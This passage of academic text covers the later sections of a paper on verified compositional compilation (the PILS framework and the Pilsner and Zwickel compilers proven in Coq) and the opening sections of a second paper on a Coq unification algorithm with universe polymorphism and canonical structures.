Here e_b and e'_b can stutter at most n and n' “times” respectively, and thus $\langle e_b, e'_b \rangle$ can do so at most $n + n'$ times. We therefore need not just the well-founded poset structure for n , but also a notion of addition, which NWPS monoids provide.

In order to maximize the user’s flexibility, we provide a way to lift an arbitrary well-founded poset to an NWPS monoid. More specifically, given a well-founded poset X , we construct an NWPS monoid \bar{X} with an embedding of X into \bar{X} (i.e., an order preserving and reflecting map from X to \bar{X}). Thanks to this, the user can pick an arbitrary well-founded poset without worrying about the additional monoid structure required by our proof framework.

6.2 Unchaining Internal Computation

A second shortcoming of the definition of \mathbf{E} is that it does not recognize *internal* steps of computation, treating each step as if it might result in control being passed to the environment. Concretely, after *each* step of the target program and matching steps of the source program, we are obliged to show that the memory constraints currently imposed by the world are again met. And then, in reasoning about the next step of the target program, we are forced to quantify over completely new configurations yet again.

This is unnecessarily strict. Intuitively, we should not need to show that the world’s conditions are satisfied again until the point where we pass control to the environment; similarly, we should not need to quantify over new configurations except at points where control is passed to *us*, because there is no way that the state could have changed in between the internal steps of our local computation.

To solve this problem, we parameterize \mathbf{E} with a boolean flag, signalling whether we are currently engaged in internal computation or not. The idea is that when we start a computation and are given configurations related by the world, we temporarily *acquire* them by merging them into our own configurations and setting the flag to true. As we continue executing local steps, we are freed from any worldly obligations. However, before we are allowed to use the RET or CALL case—i.e., when we want to pass control back to the environment—we will be forced to *release* our grip on the world by setting the internal flag to false, at which point we must show that all the world’s constraints are again satisfied.

6.3 Exploiting Local Determinism

Recall that \mathbf{E} asks us to consider a single step of the target program at a time and that such a formulation is generally necessary because of non-determinism in the target language. However, reasoning in such a way can be extremely tedious since \mathbf{T} programs are typically very long. Moreover, usually a single source step translates into many target steps, so for most of the target steps one would simply stutter on the source side.

Often one actually knows exactly how the given target program will execute. In these cases, one would like to just take a number of steps on the target side and a number of steps on the source side, and

then continue reasoning with the resulting programs. In other words, instead of doing asymmetric small-step reasoning, one would like to do *symmetric big-step reasoning*, which says: in order to show $e_a \sim e_b$, it suffices to show

$$e_a \hookrightarrow^* e'_a \wedge e_b \hookrightarrow^* e'_b \wedge e'_a \sim e'_b.$$

Fortunately, based on the previous two changes to \mathbf{E} , we can prove a lemma that allows us to do such reasoning *when it is sound to do so*, namely when the target execution in question is guaranteed to behave deterministically. That is, the lemma rests on the idea of lowering determinism from being a property of a language to being a property of a machine configuration.

Consequently, we do not need to impose any restrictions on the languages. This is in contrast to the CompCert compiler, which, in order to enable forward reasoning, uses languages that are internally completely deterministic.

7. The Pilsner and Zwickel Compilers

Using PILS, we have proven in *Coq* the correctness of two compilers from \mathbf{S} to \mathbf{T} : Pilsner and Zwickel. Pilsner’s structure is depicted in Figure 1. It uses a CPS-based intermediate language and performs several optimizations. Zwickel, on the other hand, is more simplistic: it directly translates \mathbf{S} code into \mathbf{T} code in a straightforward way, similar to Hur and Dreyer’s one-pass compiler [9]. In particular, Zwickel neither uses an intermediate language nor performs any CPS transformation. In the remainder of this section, we focus solely on Pilsner, which is by far the more interesting compiler.

Given a source module, Pilsner first translates it to \mathbf{I} via a CPS transformation. It also takes care to alpha-rename all bound variables such that in the resulting \mathbf{I} module, every variable is bound at most once. This *uniqueness condition* simplifies the implementation of most of the subsequent optimization passes, as one does not have to worry about accidental variable capturing when rearranging code. Another nice characteristic of the produced intermediate code (not of \mathbf{I} per se) is that continuations are used in an affine fashion [12], i.e., called at most once. This property is preserved by all other transformations at the intermediate level and enables a more efficient treatment of continuation variables compared to ordinary variables in the code generation pass.

At the intermediate level, Pilsner performs six optimizations. It first inlines selected top-level functions. For instance, if a module defines $F = \text{fix } f(y, k). e$, then a call to F inside a subsequently defined function will be rewritten as follows:

$$F \ x \ k' \rightsquigarrow e[F/f][x/y][k'/k]$$

(If the function is recursive, i.e., if f is used in e , this is essentially just an unrolling.) Since inlining destroys the uniqueness property of bound variables, we immediately follow it with a “freshening” pass that re-establishes uniqueness.

Next comes contification, which we discuss in §7.2. Subsequently, Pilsner performs a simple dead code (and variable) elimination, rewriting $\text{let } x = a \text{ in } e$ to e whenever x does not occur in e . This is justified because, in our IL, evaluation of an atomic expression a does not have any observable side effects. In the same manner, it also eliminates unused read operations and unused allocations (but not write operations because that would be unsound). Following DCE, it hoists let-bindings out of function and continuation definitions, subject to some syntactic constraints. For example:

$$\begin{aligned} & \text{let } f = (\text{fix } f(y, k). \text{let } z = x.1 \text{ in } e) \text{ in } e' \\ \rightsquigarrow & \text{let } z = x.1 \text{ in let } f = (\text{fix } f(y, k). e) \text{ in } e' \end{aligned}$$

if x is none of f, y, k . This avoids recomputation of the projection each time f is called.

Next comes a pass that commutes let-bindings (where possible) in order to group together bindings that assign names to the same

expression. For instance:

$$\begin{aligned} & \text{let } x = a \text{ in let } y = b \text{ in let } z = a \text{ in } e \\ \rightsquigarrow & \text{let } x = a \text{ in let } z = a \text{ in let } y = b \text{ in } e \end{aligned}$$

The last IL transformation, deduplication, gets rid of such consecutive duplicate bindings by rewriting the above expression as follows:

$$\rightsquigarrow \text{let } x = a \text{ in let } y = b \text{ in } e[x/z]$$

This can be seen as a common subexpression elimination.

Code generation, the final pass in the chain, translates to the machine language **T**. Recall that there are three kinds of “variables” in **I**: term variables x , continuation variables k , and labels F . Labels are translated to absolute addresses according to the import table. Term variable accesses are translated to lookups (based on position) in a linked list on the heap, pointed to by the env register. Functions are converted to closures, *i.e.*, pairs of environment and code pointer (module-level functions simply have an empty environment), which live on the heap. A closure’s environment is loaded into the env register when the function is called. Finally, continuations are allocated on the stack. Accordingly, continuation variable accesses are translated to lookups (based on position) on the stack, with the side effect that the continuation in question, as well as all more-recently defined ones (above it on the stack), are popped. This is safe because the affinity property mentioned earlier ensures that they won’t be needed anymore.

7.1 Infrastructure for IL Transformations

For the local IL transformations in Pilsner, we developed a simple framework of transformations as expression annotations. The idea is to split module-level transformations into two parts: (1) an analysis that is applied to each top-level function and annotates selected subexpressions with to-be-performed micro-transformations (but does not actually rewrite the code); and (2) the micro-transformations themselves, together with their correctness proofs. Given these, we automatically produce a verified module transformation that analyzes the input module and performs transformations according to the generated annotations in a bottom-up manner.

A micro-transformation is a partial function on expressions—it must fail if the preconditions for its correctness do not hold. For instance, here is the (only) micro-transformation used in the commute-pass of Pilsner:

$$\begin{aligned} & \text{commute} \in \text{exp} \rightarrow \text{exp} \\ & \text{commute}(e) := \text{let } y = b \text{ in let } x = a \text{ in } e_0 \\ & \text{if } e \text{ is } (\text{let } x = a \text{ in let } y = b \text{ in } e_0) \text{ and } x \notin \text{FV}(b) \end{aligned}$$

In the case that a micro-transformation fails (for which the analysis is to blame), the subexpression that was being transformed simply stays unchanged, or, alternatively, the whole module transformation (and thus the compiler) fails. In either case, if the module transformation succeeds, the output module is guaranteed to correctly implement the input module. This means that the analysis does not need to be verified—in the worst case, the transformation doesn’t optimize the code.

The concrete correctness property demanded by the framework for each micro-transformation f is twofold. *Syntactic correctness* says that f preserves well-formedness (including affinity of continuation variables) and the uniqueness condition. *Semantic correctness* states the following:

$$\frac{f(e) = e' \quad \Gamma \vdash e \quad \text{unique}(\text{BV}(e), \Gamma)}{\Gamma \vdash e' \preceq_{\text{II}}^* e}$$

The relation in the conclusion is the reflexive transitive closure of \preceq_{II} , a fairly straightforward lifting of **E** from configurations to open **I** expressions (not to be confused with module similarity \preceq_{II}). Its definition considers the expressions under an arbitrary unknown

relation and state, with pointwise-related environments⁸ providing values for the term variables and labels in Γ as well as continuations for the continuation variables in Γ . The local world that it uses is empty, which suffices for reasoning about Pilsner’s optimizations.

In order to ease the proofs of semantic correctness, we provide typical *compatibility* lemmas about \preceq_{II} . They state that the relation is preserved by each language construct of **I**, and are very helpful in verifying transformations that leave parts of the module unchanged (even outside our annotation framework). The lemmas are straightforward but tedious to show. Only the one about recursive functions requires a proof by coinduction, as one would expect.

7.2 Contification

Pilsner includes a (very simplistic) contification pass. Contification [7] is an optimization that turns a function into a continuation when the function is only ever called with the same continuation argument. This makes control flow more explicit, thus potentially enabling subsequent optimizations. In Pilsner, it has the additional benefit that continuations don’t need to be heap-allocated.

Contification in Pilsner uses the framework described above, *i.e.*, it first runs an untrusted analysis that annotates places in the module where the expression-level contification should happen. This saves a lot of work because only the expression-level contification needs to be verified. This transformation consists of two steps. Given a contifiable function binding

$$\text{let } f = (\text{fix } f(x, k). e) \text{ in } e'$$

(for simplicity we gloss over the issue of variable uniqueness here), we first extend it with a fresh continuation definition, namely the contification of f :

$$\begin{aligned} & \text{let } f = (\text{fix } f(x, k). e) \text{ in} \\ & \text{let } k_f y = e[y/x][k'/k] \text{ in } e' \end{aligned}$$

Here, k' is the continuation being passed in all invocations of f within e' . In the second step, these invocations of f are turned into calls of the newly added continuation k_f (*e.g.*, $f z k' \rightsquigarrow k_f z$). Note that contification does not purge the definition of f , but leaves this to the dead code elimination pass. If the analysis is incorrect, then either the expression-level contification will fail or it will succeed but dead code elimination won’t be able to remove the original function binding.

Regarding verification of the expression-level transformation, obviously the first step is trivially correct as it only introduces an unused binding, and so the hard work lies in dealing with the second stage. The core property we need to show is that calls of k_f are related to calls of f , *i.e.*, something along the lines of:

$$\Gamma \vdash k_f z \preceq_{\text{II}}^* f z k'$$

Of course this does not hold in such general form, because the connection between k_f and f would be lost. We must restrict attention to environments in which k_f (in the “target” program) actually maps to the contified version of whatever f maps to (in the “source” program). To do so, we generalize the $\Gamma \vdash e' \preceq_{\text{II}} e$ judgment to the form $\Gamma; \Sigma_a; \Sigma_b \vdash e' \preceq_{\text{II}} e$, where Σ_a and Σ_b each map a subset of Γ to closure values with concrete code expressions (if these subsets are empty, we obtain the original judgment). The property we then prove roughly looks as follows:

$$\frac{\Sigma_a(k_f) = \lambda y. e[y/x][k'/k] \quad \Sigma_b(f) = \text{fix } f(x, k). e}{\Gamma; \Sigma_a; \Sigma_b \vdash k_f z \preceq_{\text{II}}^* f z k'}$$

The generalized judgment is crucial because it supports the same compatibility properties as the original one did (modulo some new

⁸ We actually allow variables in the “target” expression to be renamings of those in the “source” expression, as needed *e.g.* in the proof of deduplication.

side conditions). These compatibility properties enable us to lift the above correctness result, which says we can rewrite $f \ z \ k'$ to $k_f \ z$, to a result which says we can rewrite all calls of f to calls of k_f inside the expression e' in which f is bound.

7.3 Verification of Code Generation

Code generation is the most radical transformation in Pilsner, and so it comes as no surprise that its proof is also the longest. Here we give a brief overview.

The goal is to show $\text{codegen}(M) \lesssim_{\mathbf{TI}} M$ (ignoring contexts) for well-formed \mathbf{I} module M . With two simple inductions following the recursive definition of code generation (one on module well-formedness, one on expression well-formedness), the goal reduces to showing a collection of compatibility-like lemmas. Each of these states that one particular \mathbf{I} expression form is related to the code generated for it. The hard work lies in defining this relation—let's call it $\lesssim_{\mathbf{TI}}$ (not to be confused with module similarity $\lesssim_{\mathbf{TI}}$)—and then proving the lemmas.

In $\lesssim_{\mathbf{TI}}$, we must ultimately say that the two programs are similar according to \mathbf{E} . But clearly the generated code makes many assumptions about its environment, *e.g.*, where term variables can be looked up, how continuations are laid out on the stack, where temporary results are placed, etc. In order to restrict the environments in which the code is placed, we must therefore express parts of the compiler-internal protocol that the code follows. Naturally, the world plays a critical role here.

While the proofs of all other passes are oblivious to the local world, for the code generation proof it is critical that we can choose a particular one. We construct it such that its state is always a pair of a heap and a stack, representing the memory used internally by Pilsner. This memory is used for storing (i) code, (ii) variable environment, and (iii) continuations.

Regarding (i), we use our local world in $\lesssim_{\mathbf{TI}}$ to express the initial assumption that the generated code resides in memory and that the program counter points to the first instruction. This alone is not sufficient, though: when reasoning about an external function call we need to know that, when the function returns, our code is still in memory—otherwise, we wouldn't even know which instructions get run next. To achieve this, we define our world's transition relation such that it rules out any mutation of Pilsner-generated code residing on the heap. (Note that this does not prevent other modules that we link with from using self-modifying code themselves.)

Regarding (ii), we use our local world in $\lesssim_{\mathbf{TI}}$ to express that the env register points to a linked list in the heap—the variable environment—and that each of the values stored there is related to its counterpart in the \mathbf{I} program's environment by (the value closure of) U . When reasoning about code involving a variable lookup, we can then be sure to get the correct value. Of course, when reasoning about code that extends the variable environment (*e.g.*, code for a regular let-binding), we must be able to update the state accordingly. For this reason, while disallowing transitions that mutate the environment list, we do allow transitions that extend it.

Regarding (iii), we use our local world in $\lesssim_{\mathbf{TI}}$ to express that for each continuation in the \mathbf{I} program's environment there is a corresponding continuation (code pointer and environment) on the machine stack. This correspondence is not trivial, as it must in turn describe the assumptions that code generated for continuations makes. For instance, such code assumes that before it gets executed the stack is popped as described at the beginning of the section.

7.4 Extraction

Our Coq development contains a script that extracts Pilsner (and Zwickel) as OCaml code and couples it with code for parsing command-line arguments as well as a lexer and parser for the source language. In order to execute target machine code, we have

implemented a single-step interpretation function in Coq and proved that it conforms to the operational semantics. This function is extracted to OCaml and wrapped in a loop.

Pilsner provides command-line flags to selectively disable optimizations (more precisely, one flag per IL transformation). Accordingly, the extracted Pilsner function takes not only a source module as argument but also a *selection*, a record of booleans indicating for each transformation whether it is to be performed. We have proven that Pilsner is correct for any such selection and thus for any combination of compiler flags (not shown in Theorem 3).

8. Discussion and Related Work

Proof of transitivity. Recall the statement of Theorem 5. We actually derive this as a corollary of two properties:

Lemma 1 (Transitivity, decomposed).

$$\frac{|\Gamma| \vdash M_{\mathbf{T}} \lesssim_{\mathbf{TI}} M_{\mathbf{I}} : |\Gamma'| \quad \Gamma \vdash M_{\mathbf{I}} \lesssim_{\mathbf{IS}} M_{\mathbf{S}} : \Gamma'}{\Gamma \vdash M_{\mathbf{T}} \lesssim_{\mathbf{TS}} M_{\mathbf{S}} : \Gamma'} \quad (1)$$

$$\frac{|\Gamma| \vdash M_{\mathbf{I}} \lesssim_{\mathbf{II}} M'_{\mathbf{I}} : |\Gamma'| \quad \Gamma \vdash M'_{\mathbf{I}} \lesssim_{\mathbf{IS}} M_{\mathbf{S}} : \Gamma'}{\Gamma \vdash M_{\mathbf{I}} \lesssim_{\mathbf{IS}} M_{\mathbf{S}} : \Gamma'} \quad (2)$$

Note that we do not need to show transitivity of $\lesssim_{\mathbf{II}}$ itself because we can simply iterate (2).

Thanks to our uniform setup, the proofs of (1) and (2) mirror each other. They also closely follow the transitivity proof of the original PB model [10]. However, since our language “in the middle” is untyped, the complexity having to do with abstract types can be avoided. On the other hand, due to our asymmetric small-step formulation of \mathbf{E} and the possibility of stuttering, the part of the proof dealing with \mathbf{E} becomes significantly more tricky.

As for PBs, one of the main complexities in the PILS transitivity proof lies in dealing with an ambiguity regarding reference allocation: while in one of the two given proofs, an allocation of the middle program may be treated as public (extending the global state), the same allocation may be treated as private (extending the local state) in the other proof. This is a result of transitivity being proven for completely arbitrary local worlds! One might wonder if we could not simplify matters significantly by resorting to an instrumentation of the IL that makes the choice of public vs. private allocation explicit in the program code. It seems to us that this approach only makes sense if one is willing to a priori decide on all subsequent optimizations. The issue is that a later added optimization might, for instance, figure out that some reference is never used and therefore can be removed. Such can only be proven correct if the reference was allocated as private, which it may not have been. For the sake of modularity, we therefore believe it is better to bite the bullet and deal with the ambiguity issue semantically, *e.g.*, in the way we did.

Parametric bisimulations. PBs [9] were inspired by a number of different methods for relational reasoning about higher-order stateful languages: notably, Kripke logical relations [6], normal form bisimulations [23], and environmental bisimulations [24, 21]. From Kripke logical relations, PBs adapted the mechanism of possible worlds as state transition systems, enabling the enforcement of protocols on local or global state. From normal form bisimulations, PBs took the central idea of viewing unknown functions as black boxes—in particular, the CALL case in Figure 8 is highly reminiscent of a similar case in normal form bisimulations. From environmental bisimulations, PBs borrowed the treatment of abstract types and polymorphism via type names (which we have glossed over here).

The key advance of PBs was to show how to combine all these mechanisms in a way that supported transitive composition and did not rely on “syntactic” devices employed by the other higher-order simulation methods (*e.g.*, modeling related unknown functions as a common free variable [23], or using context closure

operations [24, 21]), because such syntactic devices would preclude a generalization to inter-language reasoning. But it was far from obvious whether PBs would necessarily fare any better in this regard.

In this paper, we have demonstrated through PILS that the claims of Hur *et al.* [9] were indeed correct, and that PBs do in fact generalize to inter-language reasoning as promised.

Multi-language semantics. Motivated by the goal of supporting compiler verification for programs that interoperate between different languages, Perconti and Ahmed [19] propose an approach based on *multi-language semantics* [16]. In particular, they define a “big-tent” language that comprises the source, target, and intermediate languages of a compiler, and provides “wrapping” operations for embedding terms of each language within the others. They then use logical relations to prove that every source module is contextually equivalent to a suitably wrapped version of the target module to which it is compiled. In this way, their method synthesizes the benefits of logical relations (modularity and different source and target languages) and contextual equivalence (transitivity).

One downside of their approach is that the intermediate languages (ILs) used in a compiler show up explicitly in the statement of compiler correctness. This leads to a loss of flexibility: the semantics of source-level linking is not preserved when linking the results of compilers that have different ILs. Another limitation with respect to flexibility is that their approach seems to be restricted to compilers that use *typed* intermediate and assembly languages, and has only so far been applied to a purely functional source language. On the other hand, Perconti and Ahmed are more flexible than we are with respect to multi-language interoperation. One of their explicit goals is to reason about the linking of ML code with *arbitrary* typed assembly code, whereas we only support verified linking with assembly modules that refine *some* source-level counterpart. As we observed in footnote 1, we do not believe this is a fundamental limitation of our approach: it should in principle be possible to develop PILS for a different source language in which high- and low-level modules may interoperate, in which case the “source”-level specification of a “target”-level module could be the target-level module itself. But we leave that to future work.

Compositional verified compilation for C. Motivated by the goal of compositional compiler verification, Beringer *et al.* [4, 22] propose an adaptation of the CompCert framework based on a novel “interaction” semantics that differentiates between internal (intra-module) and external (inter-module) function calls. They introduce a notion of “structured simulation” that assumes little about the memory transformations performed by external function calls.

Beringer *et al.*’s approach is transitive, and like Perconti and Ahmed’s (but unlike ours), it supports verified compilation of multi-language programs—in this case, programs that link C and assembly modules. However, also like Perconti and Ahmed’s approach, Beringer *et al.*’s is somewhat lacking in flexibility. It depends on compiler passes only performing a restricted set of memory transformations—additional transformations could potentially break the transitivity property. In addition, their method appears to be geared specifically toward compilers à la CompCert, which employ a uniform memory model across source, intermediate, and target languages. It is not clear how to generalize their technique to support richer (*e.g.*, ML-like) source languages, or compilers whose source and target languages have different memory models.

Wang *et al.* [25] have also recently explored compositional compiler verification for a restricted C-like language called Cito. Their approach embeds the verification statement within a Hoare logic for partial correctness of assembly modules, thus enabling support for verified cross-language linking, but without guaranteeing preservation of termination behavior. Further work is needed to better

understand the relationship between this approach and traditional refinement-based compiler verification.

Acknowledgements

This research has been supported in part by a Google European Doctoral Fellowship granted to the first author, by the Engineering Research Center of Excellence Program of Korea Ministry of Science, ICT & Future Planning (MSIP) / National Research Foundation of Korea (NRF) (Grant NRF-2008-0062609), and by an internship from MPI-SWS.

References

- [1] Appendix and Coq development. <http://plv.mpi-sws.org/pils>.
- [2] A. Ahmed. Step-indexed syntactic logical relations for recursive and quantified types. In *ESOP*, 2006.
- [3] A. Ahmed, D. Dreyer, and A. Rossberg. State-dependent representation independence. In *POPL*, 2009.
- [4] L. Beringer, G. Stewart, R. Dockins, and A. W. Appel. Verified compilation for shared-memory C. In *ESOP*, 2014.
- [5] D. Dobbs, M. Fontana, and S.-E. Kabbaj, editors. *Advances in Commutative Ring Theory*. CRC Press, 1999.
- [6] D. Dreyer, G. Neis, and L. Birkedal. The impact of higher-order state and control effects on local relational reasoning. *JFP*, 22(4-5), 2012.
- [7] M. Fluett and S. Weeks. Contification using dominators. In *ICFP*, 2001.
- [8] C.-K. Hur and D. Dreyer. A Kripke logical relation between ML and assembly. In *POPL*, 2011.
- [9] C.-K. Hur, D. Dreyer, G. Neis, and V. Vafeiadis. The marriage of bisimulations and Kripke logical relations. In *POPL*, 2012.
- [10] C.-K. Hur, G. Neis, D. Dreyer, and V. Vafeiadis. The transitive composability of relation transition systems. Technical Report MPI-SWS-2012-002, MPI-SWS, 2012.
- [11] C.-K. Hur, G. Neis, D. Dreyer, and V. Vafeiadis. A logical step forward in parametric bisimulations. Technical Report MPI-SWS-2014-003, MPI-SWS, 2014.
- [12] A. Kennedy. Compiling with continuations, continued. In *ICFP*, 2007.
- [13] R. Kumar, M. Myreen, M. Norrish, and S. Owens. CakeML: A verified implementation of ML. In *POPL*, 2014.
- [14] V. Le, M. Afshari, and Z. Su. Compiler validation via equivalence modulo inputs. In *PLDI*, 2014.
- [15] X. Leroy. A formally verified compiler back-end. *Journal of Automated Reasoning*, 43(4):363–446, 2009.
- [16] J. Matthews and R. B. Findler. Operational semantics for multi-language programs. In *POPL*, 2007.
- [17] K. S. Namjoshi. A simple characterization of stuttering bisimulation. In *FSTTCS*, pages 284–296, 1997.
- [18] A. Nanevski, V. Vafeiadis, and J. Berdine. Structuring the verification of heap-manipulating programs. In *POPL*, 2010.
- [19] J. T. Perconti and A. Ahmed. Verifying an open compiler using multi-language semantics. In *ESOP*, 2014.
- [20] A. Pitts and I. Stark. Operational reasoning for functions with local state. In *HOOTS*, 1998.
- [21] D. Sangiorgi, N. Kobayashi, and E. Sumii. Environmental bisimulations for higher-order languages. In *LICS*, 2007.
- [22] G. Stewart, L. Beringer, S. Cuellar, and A. W. Appel. Compositional CompCert. In *POPL*, 2015.
- [23] K. Støvring and S. Lassen. A complete, co-inductive syntactic theory of sequential control and state. In *POPL*, 2007.
- [24] E. Sumii and B. Pierce. A bisimulation for type abstraction and recursion. *Journal of the ACM*, 54(5):1–43, 2007.
- [25] P. Wang, S. Cuellar, and A. Chlipala. Compiler verification meets cross-language linking via data abstraction. In *OOPSLA*, 2014.

A Unification Algorithm for CoQ Featuring Universe Polymorphism and Overloading

Beta Ziliani

MPI-SWS (Germany)
beta@mpi-sws.org

Matthieu Sozeau

Inria & PPS (France),
Université Paris Diderot (France)
matthieu.sozeau@inria.fr

Abstract

Unification is a core component of every proof assistant or programming language featuring dependent types. In many cases, it must deal with higher-order problems up to conversion. Since unification in such conditions is undecidable, unification algorithms may include several heuristics to solve common problems. However, when the stack of heuristics grows large, the result and complexity of the algorithm can become unpredictable.

Our contributions are twofold: (1) We present a full description of a new unification algorithm for the Calculus of Inductive Constructions (the base logic of CoQ), including universe polymorphism, canonical structures (the overloading mechanism baked into CoQ's unification), and a small set of useful heuristics. (2) We implemented our algorithm, and tested it on several libraries, providing evidence that the selected set of heuristics suffices for large developments.

Categories and Subject Descriptors D.1.1 [Programming Techniques]: Applicative (Functional) Programming; F.4.1 [Mathematical Logic And Formal Languages]: Mathematical Logic—Mechanical theorem proving

Keywords Interactive theorem proving; unification; Coq; universe polymorphism; overloading.

1. Introduction

In the last decade proof assistants have become more sophisticated and, as a consequence, increasingly adopted by computer scientists and mathematicians. In particular, they are being adopted to help dealing with very complex proofs, proofs that are hard to grasp—and more importantly, to *trust*—for a human. For example, in the area of algebra, the Feit-Thompson Theorem was recently formalized [10] in the proof assistant CoQ [22]. To provide a sense of the accomplishment of Gonthier and his team, the original proof of this theorem was published in two volumes, totaling an astounding 250 pages. The team formalized it entirely in CoQ, together with several books of algebra required as background material.

In order to make proofs manageable, this project relies heavily on the ability of CoQ's unification algorithm to infer implicit arguments

and expand heavily overloaded functions. This goes to the point that it is not rare to find in the source files a short definition that is expanded, by the unification algorithm, into several lines of code in the *Calculus of (co-)Inductive Constructions* (CIC), the base logic of CoQ. This expansion is possible thanks to the use of the overloading mechanism in CoQ called *canonical structures* [20]. This mechanism, similar in spirit to Haskell's *type classes*, is baked into the unification algorithm. By being part of unification, this mechanism has a unique opportunity to drive unification to solve particular unification problems in a similar fashion to Matita's *hints* [3]. It is so powerful, in fact, that it enables the development of dependently-typed logic meta-programs [12].

Another important aspect of the algorithm is that it must deal with higher-order problems, which are inherently undecidable, up to a subtyping relation on universes. For this reason, the current implementation of the unification algorithm has grown with several heuristics, yielding acceptable solutions to common problems in practice. Unfortunately, the algorithm is unpredictable and hard to reason about: given a unification problem, it is hard to predict the substitution the algorithm will return, and the time complexity for the task. This unpredictability of the current implemented algorithm has two main reasons: (i) it lacks a specification, and (ii) it incorporates a number of heuristics that obfuscate the order in which unification subproblems are considered.

While the algorithm being unpredictable is bad on its own, the problem gets exacerbated when combined with canonical structures, since their resolution may depend on the solutions obtained in previous unification problems. To somehow accommodate for this unfortunate situation, several works in the literature explain canonical structures by example [8, 9, 12, 13], providing some intuition on how canonical structures work, in some cases even detailing certain necessary aspects of the unification process. However, they fall short of explaining the complex process of unification as a whole.

This paper presents our remedy to the current situation. More precisely, our four main contributions are:

1. An original, full-fledged description of a unification algorithm for CIC, incorporating canonical structures and universe polymorphism [21].
2. The first formal description, to the best of our knowledge, of an extremely useful heuristic implemented in the unification algorithm of CoQ, *controlled backtracking*.
3. A corresponding pluggable implementation, incorporating only a restricted set of heuristics, such as controlled backtracking. Most notably, we purposely left out a technique known as *constraint postponement*, present in many systems and in the current implementation in Coq, which may reorder unification subproblems. This reordering prevents us from knowing exactly when equations are being solved.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
http://dx.doi.org/10.1145/2784731.2784751

$\text{in_head} : \forall (x : A) (l : \text{list } A), x \in (x :: l)$
 $\text{in_tail} : \forall (x : A) (y : A) (l : \text{list } A), x \in l \rightarrow x \in (y :: l)$

Lemma $\text{inL} : \forall (x : A) (l r : \text{list } A), x \in l \rightarrow x \in (l ++ r)$
Lemma $\text{inR} : \forall (x : A) (l r : \text{list } A), x \in r \rightarrow x \in (l ++ r)$

Figure 1. List membership axioms and lemmas.

4. Evidence that such principled heuristics suffice to solve 99.9% of the unification problems that arise in libraries such as the Mathematical Components library [11] and CPDT [7].

It is interesting to note that during this work we found two bugs in the logic of the original unification algorithm of COQ. While this work focuses on the COQ proof assistant, the problems and solutions presented may be of interest to other type theory based assistants and programming languages, such as Agda [16], Matita [2], or Idris [5].

In the rest of the paper, we start introducing with examples some features and heuristics included in COQ’s unification algorithm (§2). Then, we present the language used in the paper (§3), necessary to understand the core contribution of this work, a new unification algorithm (§4). We evaluate the algorithm (§5) and conclude (§6).

2. COQ’s Unification at a Glance

We start by showing little examples highlighting some of the particularities of COQ’s unification algorithm.

First-order approximation: In many cases, a unification problem may have several incomparable solutions. Consider for instance the following definition in a context where y_1 and y_2 are defined:

Definition $\text{ex0} : y_1 \in ([y_1] ++ [y_2]) := \text{inL} _ _ _ (\text{in_head} _ _)$

We assume the definitions and lemmas for list membership listed in Figure 1, and note ($x :: s$) for the *consing* of x to list s , $[]$ for the empty list, and $l ++ r$ for the concatenation of lists l and r . We also denote $[a_1; \dots; a_n]$ a list with elements a_1 to a_n .

This definition is a proof that the element y_1 is in the list resulting from concatenating the singleton lists $[y_1]$ and $[y_2]$. The proof in itself provides evidence that the element is in the head (in_head) of the list on the left (inL). As customary in COQ code, the type annotation shows what the definition is proving, and the proof omits the information that can be inferred, replacing each argument to inL and in_head with *holes* ($_$). The elaboration mechanism of COQ, that is, the algorithm in charge of filling up these holes, calls the unification algorithm with the following unification problem, where the left-hand side corresponds to what the body of the definition proves, and the right-hand side to what it is expected to prove:¹

$$?z_1 \in ((?z_1 :: ?z_2) ++ ?z_3) \approx y_1 \in ([y_1] ++ [y_2])$$

where $?z_1, ?z_2$ and $?z_3$ are fresh meta-variables. In turn, after assigning y_1 to $?z_1$, the unification algorithm has to solve the following problem:

$$(y_1 :: ?z_2) ++ ?z_3 \approx [y_1] ++ [y_2]$$

One possible solution to this equation is to assign $[]$ to $?z_2$, and $[y_2]$ to $?z_3$, which corresponds to equate each argument of the concatenation, similar to what we did before with the \in predicate. However, since concatenation is a *function*, i.e., it computes the concatenation of the two lists, there are other possible solutions that makes both terms *convertible* (i.e., having the same normal form). One such solution, for instance, is to assign $[y_2]$ to $?z_2$, and $[]$ to $?z_3$.

¹ How elaboration works will not be discussed in this work. The interested reader is invited to read [4], which provides details on bi-directional elaboration in the Matita proof assistant, also based on CIC.

Many works in the literature [e.g., 1, 14, 17, 18] are devoted to the creation of unification algorithms returning a *Most General Unifier* (MGU), that is, a *unique* solution that serves as a representative for all *convertible* solutions. Agda [16], for instance, which incorporates such type of unification algorithm, fails to compile Example ex0 above, since no such MGU exists. This forces the proof developer to manually fill-in the holes.

Despite the equation having multiple solutions, however, not every solution is equally “good”. For ex0 , the first solution is the most *natural* one, meaning the one expected by the proof developer. For this reason, instead of failing, COQ favors syntactic equality by trying first-order unification. Formally, when faced with a problem of the form

$$t \ t_1 \ \dots \ t_n \approx u \ u_1 \ \dots \ u_n$$

the algorithm decomposes the problem into $n + 1$ subproblems, first equating $t \approx u$, and then $t_i \approx u_i$, for $0 < i \leq n$.

Controlled backtracking: In [19, chp. 10], a unification algorithm for CIC is presented, performing *only* first-order unification. In COQ, instead, when first-order approximation fails, in an effort to find a solution to the equation, the algorithm reduces the terms *carefully*. For instance, consider the following variation of the previous example, where the list on the left of the concatenation is **let**-bound:

Definition $\text{ex1} : y_1 \in (\text{let } l := [y_1] \text{ in } (l ++ [y_2]))$
 $:= \text{inL} _ _ _ (\text{in_head} _ _)$

The main equation to solve now is

$$(y_1 :: ?z_2) ++ ?z_3 \approx \text{let } l := [y_1] \text{ in } (l ++ [y_2])$$

Since both terms do not share the same *head* (the concatenation operator on the left and the **let**-binding on the right), the algorithm reduces the **let**-binding, obtaining the same problem as in ex0 . Note that it has to be careful: it should not reduce the concatenation operator, otherwise the problem will become unsolvable. For this reason, it delays the unfolding of constants, such as $++$, and, in the case of having constants on both sides of the equation, it takes special care of which one to unfold. This heuristic enables fine control over the instance resolution mechanism of canonical structures [12].

